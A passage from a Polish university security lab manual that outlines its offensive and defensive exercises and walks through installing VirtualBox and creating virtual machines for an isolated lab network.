Ćwiczenia podzielone są na dwie grupy. Początkowe ćwiczenia (rozdziały 2 – 5) prowadzone są z perspektywy crackera chcącego skompromitować atakowane maszyny. Przedstawione są aktywne ataki na wybrane protokoły komunikacyjne oraz zaprezentowana jest możliwość wykorzystania luk obecnych w nieaktualizowanym lub źle zaprojektowanym oprogramowaniu. W kolejnych ćwiczeniach (rozdziały 7–10) zaprezentowane zostały metody prewencyjne zabezpieczające przed wyciekiem lub utratą danych oraz umożliwiające monitorowanie ataków. Pomędzy tymi dwiema głównymi grupami ćwiczeń przedstawione zostało narzędzie TOR – program umożliwiający zapewnienie anonimowości w Internecie. Ćwiczenie to nie zostało włączone ani do grupy ćwiczeń ofensywnych, ani do ćwiczeń defensywnych, ponieważ charakter zastosowania programu zależy ściśle od tego, w jakich okolicznościach został użyty. Niezależnie od tego, w jakiej roli zaprezentowano używane narzędzia należy pamiętać, że są one tylko narzędziami i jedynie od ich użytkownika zależy czy użyte zostaną zgodnie z obowiązującym prawem i zasadami etyki.

Rozdział 1 „Przygotowanie środowiska pracy” przeprowadza krok po kroku przez proces tworzenia środowiska laboratoryjnego: instalację oprogramowania wirtualizacyjnego, tworzenie maszyn wirtualnych oraz konfigurację interfejsów sieciowych.

Rozdział 2 „ARP-spoofing” poświęcony jest podsłuchowi w sieci zbudowanej z użyciem przełączników sieciowych przy wykorzystaniu mechanizmu fałszowania odpowiedzi ARP.

Rozdział 3 „DNS-spoofing” zawiera instrukcję dotyczącą ataku, w którym fałszowane są odpowiedzi serwera nazw domenowych.

Rozdział 4 „Ataki na sesje szyfrowane SSL” dotyczy ataku typu Man-in-the-Middle na protokół HTTPS z wykorzystaniem narzędzia SSLStrip oraz prezentuje atak typu przechwycenie sesji przy pomocy oprogramowania Firesheep.

Rozdział 5 „Testy penetracyjne” poświęcony jest przedstawieniu specyfiki testów penetracyjnych z użyciem narzędzi nmap, Nessus, Metasploit Framework i Armitage.

Rozdział 6 „TOR – Anonimowość w Internecie” poświęcony jest aplikacji *TOR* pozwalającej na ukrywanie adresu IP użytkownika.

Rozdział 7 „Wirtualne sieci prywatne” przedstawia sposoby zestawiania tunelowanych prywatnych połączeń w systemach z rodziny *Windows* oraz *Linux*.

Rozdział 8 „Honeypot” prezentuje możliwości technologii honeypot na przykładzie aplikacji *Honeyd*.

Rozdział 9 „Infrastruktura klucza publicznego” poświęcony jest przedstawieniu specyfiki zagadnienia przy wykorzystaniu możliwości aplikacji *OpenSSL*.

Rozdział 10 „Kopie zapasowe” poświęcony jest metodom tworzenia kopii zapasowych przy użyciu darmowych narzędzi, takich jak *DD* oraz *AIR*.

Do pracy dołączono płytę DVD zawierającą materiały dodatkowe do ćwiczeń 2–10 oraz obrazy dysków dla wirtualnych maszyn z systemami Debian, Ubuntu, BackTrack, Metasploitable i TurnKey.

Z powodów licencyjnych nie było możliwe dołączenie do pracy nośników z maszynami wirtualnymi pracującymi pod kontrolą systemów z rodziny MS Windows, ale w rozdziale poświęconym ich przygotowaniu opisano szczegółowo jak takie maszyny należy wykonać.

Konwencje typograficzne

W treści instrukcji zastosowane zostały różne style formatowania dla poszczególnych rodzajów danych:

1. komendy wpisywane w konsoli tekstowej pisane są białą czcionką na czarnym tle, np.:

```
ps aux | grep arp
```

2. zawartość plików tekstowych (np. pliki konfiguracyjne) wyróżniona została czcionką monotype, przykładowo:

```
route entry 172.16.1.20
```

3. przyciski lub opcje, które należy kliknąć / wybrać zaznaczone są czcionką pogrubioną, np:

Wybierz opcję **Protokół internetowy TCP/IP**, a następnie kliknij przycisk **Właściwości**.

4. nazwy programów, ścieżki do plików i programów oraz tytuły okien pisane są czcionką kursywą:

Uruchom program *Metasploit Framework*.

5. użyta jest skrótowa notacja dla ścieżek dostępu. Zamiast polecenia „kliknij menu Start, następnie kliknij Uruchom i wpisz cmd” napisane jest skrótowo:

Start -> Uruchom -> cmd

6. katalog roboczy, w którym znajdują się wszystkie skopiowane z dołączonej płyty DVD materiały, oznaczony jest w treści ćwiczeń jako <work_dir>, np:

<work_dir>/Przygotowanie środowiska/VM/Debian.zip


7. odnośniki do zasobów internetowych są podkreślone:

www.google.pl

1. PRZYGOTOWANIE ŚRODOWISKA PRACY

Opracował: Sławomir Adamus, Sebastian Bugała
Cel ćwiczenia: przygotowanie wirtualnego środowiska pracy
Potrzebne narzędzia: wszystkie materiały z dołączonej płyty DVD

Wszystkie prezentowane w niniejszej instrukcji ćwiczenia wykonywane są w pełni wirtualnym środowisku. Ćwiczenia prowadzone są w sieci o topologii gwiazdy – schemat sieci ćwiczeniowej przedstawiony jest na rys. 1.1. Z fizyczną infrastrukturą sieci laboratoryjnej połączona jest bezpośrednio maszyna z systemem *Debian* – pełni ona rolę bramki sieciowej (ang. router), na której przeprowadzana jest translacja adresów (ang. NAT, Network Address Translation – translacja adresów sieciowych). Adres IP (ang. Internet Protocol – protokół internetowy) zewnętrznego interfejsu sieciowego jest pobierany z serwera DHCP (ang. Dynamic Host Configuration Protocol – protokół dynamicznej konfiguracji hosta) znajdującego się w sieci fizycznej. Drugi interfejs sieciowy maszyny z systemem *Debian* podłączony jest do wirtualnej sieci lokalnej. W sieci tej adresy IP przydzielane są statycznie z puli 172.16.1.0 / 24. Wszystkie wirtualne maszyny korzystają z serwera nazw domenowych *OpenDNS* dostępnego pod adresem 208.67.222.222.



Rys. 1.1. Schemat topologii sieci testowej
Źródło: opracowanie własne.

Celem niniejszego ćwiczenia jest przygotowanie wirtualnego środowiska w oparciu o oprogramowanie wirtualizacyjne Oracle VirtualBox. Opisane zostaną: instalacja oprogramowania *VirtualBox* z systemach *Microsoft Windows 7* i *Ubuntu Linux 10.10 Desktop*, tworzenie maszyn wirtualnych oraz ich konfiguracja. Utworzona w ten sposób infrastruktura będzie wykorzystywana przy kolejnych ćwiczeniach.

1.1. Instalacja Oracle VirtualBox w systemie Microsoft Windows 7


Na dołączonej płycie DVD znajdują się pliki instalacyjne programu *VirtualBox* w wersji 3.2.10. Najnowszą wersję oprogramowania można pobrać ze strony <http://www.virtualbox.org/wiki/Downloads>.

1.1.1. Przed przystąpieniem do instalacji i konfiguracji maszyn wirtualnych skopiuj do własnego katalogu roboczego *<work_dir>* na dysku lokalnym wszystkie materiały znajdujące się na dołączonej płycie DVD.

1.1.2. Zaloguj się do systemu *Windows* na konto administratora.


1.1.3. Uruchom instalator programu *VirtualBox* znajdujący się w:
<work_dir>/vbox/VirtualBox 3.2.10 Windows.exe

1.1.4. Po uruchomieniu instalatora kliknij przycisk **Next**, aby rozpocząć instalację.




Rys. 1.2. Instalator *Oracle VirtualBox* – uruchomienie
Źródło: opracowanie własne.

- 1.1.5. W następnym oknie należy zapoznać się z licencją EULA (ang. End-User Licence Agreement – licencja użytkownika końcowego) i zatwierdzić ją. Wybierz opcję **I accept the terms in the License Agreement** i kliknij przycisk **Next**.




Rys. 1.3. Instalator *Oracle VirtualBox* – licencja EULA
Źródło: opracowanie własne.

- 1.1.6. Kolejny ekran umożliwia wybór instalowanych składników oprogramowania i zmianę ścieżki instalacyjnej. Kliknij **Next**.




Rys. 1.4. Instalator *Oracle VirtualBox* – wybór składników
Źródło: opracowanie własne.

1.1.7. Na kolejnym ekranie można wybrać opcję dodania skrótów do programu na pulpicie i w pasku szybkiego uruchamiania. Kliknij **Next**.




Rys. 1.5. Instalator *Oracle VirtualBox* – skróty aplikacji
Źródło: opracowanie własne.

1.1.8. W następnym kroku wyświetlona jest informacja o tymczasowej utracie połączenia z Internetem podczas instalacji. Wciśnij **Yes**.




Rys. 1.6. Instalator *Oracle VirtualBox* – interfejsy sieciowe
Źródło: opracowanie własne.

1.1.9. Na kolejnym ekranie wciśnij **Install**. Rozpocznie się kopiowanie plików.




Rys. 1.7. Instalator *Oracle VirtualBox* – rozpoczęcie instalacji
Źródło: opracowanie własne.

1.1.10. Jeśli w systemie gospodarza uruchomiony jest mechanizm UAC (ang. *User Account Control* – kontrola konta użytkownika) należy zezwolić instalatorowi na instalację programu. Kliknij **Tak**.




Rys. 1.8. Instalator *Oracle VirtualBox* – mechanizm UAC
Źródło: opracowanie własne.

- 1.1.11. Następnie należy zezwolić na instalację sterowników do wirtualnych interfejsów sieciowych. Zaznacz opcję **Zawsze ufaj oprogramowaniu z 'Sun Microsystems, Inc.'** i kliknij **Zainstaluj**.




Rys. 1.9. Instalator *Oracle VirtualBox* – instalacja sterowników
Źródło: opracowanie własne.

- 1.1.12. Po zakończeniu instalacji kliknij **Finish**.



Rys. 1.10. Instalator *Oracle VirtualBox* – zakończenie
Źródło: opracowanie własne.

1.1.13. Uruchom program VirtualBox wchodząc w menu **Start -> Wszystkie programy -> Oracle VM VirtualBox -> VirtualBox**.




Rys. 1.11. Uruchomienie *Oracle VirtualBox* w systemie *Windows*
Źródło: opracowanie własne.

1.2. Instalacja Oracle VirtualBox w systemie Ubuntu Linux 10.10

Aby zainstalować aplikację *Oracle VirtualBox*, należy dysponować w systemie gospodarza kontem z uprawnieniami administracyjnymi.

1.2.1. Uruchom konsolę tekstową wybierając menu **Programy -> Akcesoria -> Terminal (Applications -> Accessories -> Terminal** w angielskiej wersji językowej systemu).



Rys. 1.12. Uruchomienie konsoli tekstowej w systemie *Buntu*
Źródło: opracowanie własne.

1.2.2. Zaktualizuj listę programów dostępnych z repozytorium. Wpisz w konsoli:

```
sudo apt-get update
```

Zostaniesz poproszony o wpisanie hasła administratora.

```
bss@bss-VirtualBox:~$ sudo apt-get update
Traf http://extras.ubuntu.com maverick Release.gpg
Ign http://extras.ubuntu.com/ubuntu/ maverick/main Translation-en
Ign http://extras.ubuntu.com/ubuntu/ maverick/main Translation-pl
Traf http://security.ubuntu.com maverick-security Release.gpg
Ign http://security.ubuntu.com/ubuntu/ maverick-security/main Translation-en
Traf http://extras.ubuntu.com maverick Release
Traf http://pl.archive.ubuntu.com maverick Release.gpg
Ign http://pl.archive.ubuntu.com/ubuntu/ maverick/main Translation-en
Ign http://security.ubuntu.com/ubuntu/ maverick-security/main Translation-pl
Ign http://security.ubuntu.com/ubuntu/ maverick-security/multiverse Translation-en
Ign http://security.ubuntu.com/ubuntu/ maverick-security/multiverse Translation-pl
Ign http://security.ubuntu.com/ubuntu/ maverick-security/restricted Translation-en
Ign http://security.ubuntu.com/ubuntu/ maverick-security/restricted Translation-pl
```

Rys. 1.13. Uaktualnienie listy oprogramowania dostępnego z repozytorium w systemie *Ubuntu 10.10*. Źródło: opracowanie własne.


1.2.3. Zainstaluj pakiet *Oracle VirtualBox* wpisując w konsoli:

```
sudo apt-get -y install virtualbox-ose
```

```
bss@bss-VirtualBox:~$ sudo apt-get -y install virtualbox-ose
Czytanie list pakietów... Gotowe
Budowanie drzewa zależności
Odczyt informacji o stanie... Gotowe
Zostaną zainstalowane następujące dodatkowe pakiety:
  dkms fakeroot libaudio2 libmngl libqt4-dbus libqt4-network libqt4-opengl
  libqt4-xml libqtcore4 libqtgui4 libvncserver0 patch virtualbox-ose-dkms
  virtualbox-ose-qt
Sugerowane pakiety:
  nas qt4-qtconfig libvncserver0-dbg diffutils-doc virtualbox-guest-additions
  vde2
Zostaną zainstalowane następujące NOWE pakiety:
  dkms fakeroot libaudio2 libmngl libqt4-dbus libqt4-network libqt4-opengl
  libqt4-xml libqtcore4 libqtgui4 libvncserver0 patch virtualbox-ose
  virtualbox-ose-dkms virtualbox-ose-qt
0 aktualizowanych, 15 nowo instalowanych, 0 usuwanych i 130 nieaktualizowanych.
Konieczne pobranie 22,4MB archiwów.
Po tej operacji zostanie dodatkowo użyte 78,3MB miejsca na dysku.
```

Rys. 1.14. Instalacja *Oracle VirtualBox* w systemie *Ubuntu* z repozytorium
Źródło: opracowanie własne.

- 1.2.4. Uruchom program *VirtualBox* wychodząc w menu **Programy -> Akcesoria -> VirtualBox OSE (Applications -> Accessories -> VirtualBox OSE)**.



Rys. 1.15. Uruchomienie *Oracle VirtualBox* w systemie *Ubuntu*

1.3. Tworzenie maszyn wirtualnych


Aby zbudować sieć testową jak na rys 1.1, należy utworzyć siedem maszyn wirtualnych – każda z innym systemem operacyjnym. Wirtualne dyski twarde dla systemów *Debian 5.0*, *BackTrack 4 R2*, *Ubuntu 10.10 Desktop*, *Metasploitable* i *Turnkey LAMP Linux* znajdują się w katalogu `<work_dir>/Przygotowanie środowiska/vm`. Dla maszyn wirtualnych z systemami *Windows* należy utworzyć nowe dyski twarde.

Poniżej przedstawiona jest instrukcja tworzenia maszyny z systemem *Debian 5.0* z wykorzystaniem dostępnego obrazu dysku twardego.

- 1.3.1. Przed rozpoczęciem tworzenia nowych maszyn rozpakuj archiwa zip z obrazami dysków twardych znajdujące się w katalogu:

`<work_dir>/Przygotowanie środowiska/vm`


1.3.2. Kliknij przycisk **Nowa** w głównym oknie programu *Oracle VirtualBox*.



Rys. 1.16. Główne okno programu *VirtualBox*

Źródło: opracowanie własne.

1.3.3. Uruchomi się Asystent tworzenia nowej maszyny wirtualnej. Kliknij **Dalej**.




Rys. 1.17. *Oracle VirtualBox* – Asystent tworzenia nowej maszyny wirtualnej

Źródło: opracowanie własne.


1.3.4. W pierwszym kroku tworzenia maszyny wirtualnej należy określić jej nazwę i typ systemu operacyjnego.

W polu *Nazwa* wpisz **Debian 5.0**, typ systemu operacyjnego zostanie wybrany automatycznie na podstawie wpisanej nazwy. Kliknij **Dalej**.



Rys. 1.18. Tworzenie maszyny wirtualnej – nazwa maszyny i typ systemu operacyjnego
Źródło: opracowanie własne.

1.3.5. W następnym kroku należy określić ilość pamięci RAM (ang. Random-Access Memory – pamięć operacyjna) dostępnej dla wirtualnej maszyny. Pozostaw domyślną wartość (384 MB) i kliknij **Dalej**.




Rys. 1.19. Tworzenie maszyny wirtualnej – ilość pamięci RAM
Źródło: opracowanie własne.

- 1.3.6. W kolejnym kroku definiowany jest dysk twardy dla wirtualnej maszyny. Wybierz opcję **Użyj istniejącego dysku twardego** i kliknij ikonę z folderem, aby przejść do *Menedżera nośników wirtualnych*.




Rys. 1.20. Tworzenie maszyny wirtualnej – wybór dysku twardego
Źródło: opracowanie własne.

- 1.3.7. W *Menedżerze nośników wirtualnych* kliknij przycisk **Dodaj**, aby dodać nowy dysk do biblioteki nośników.



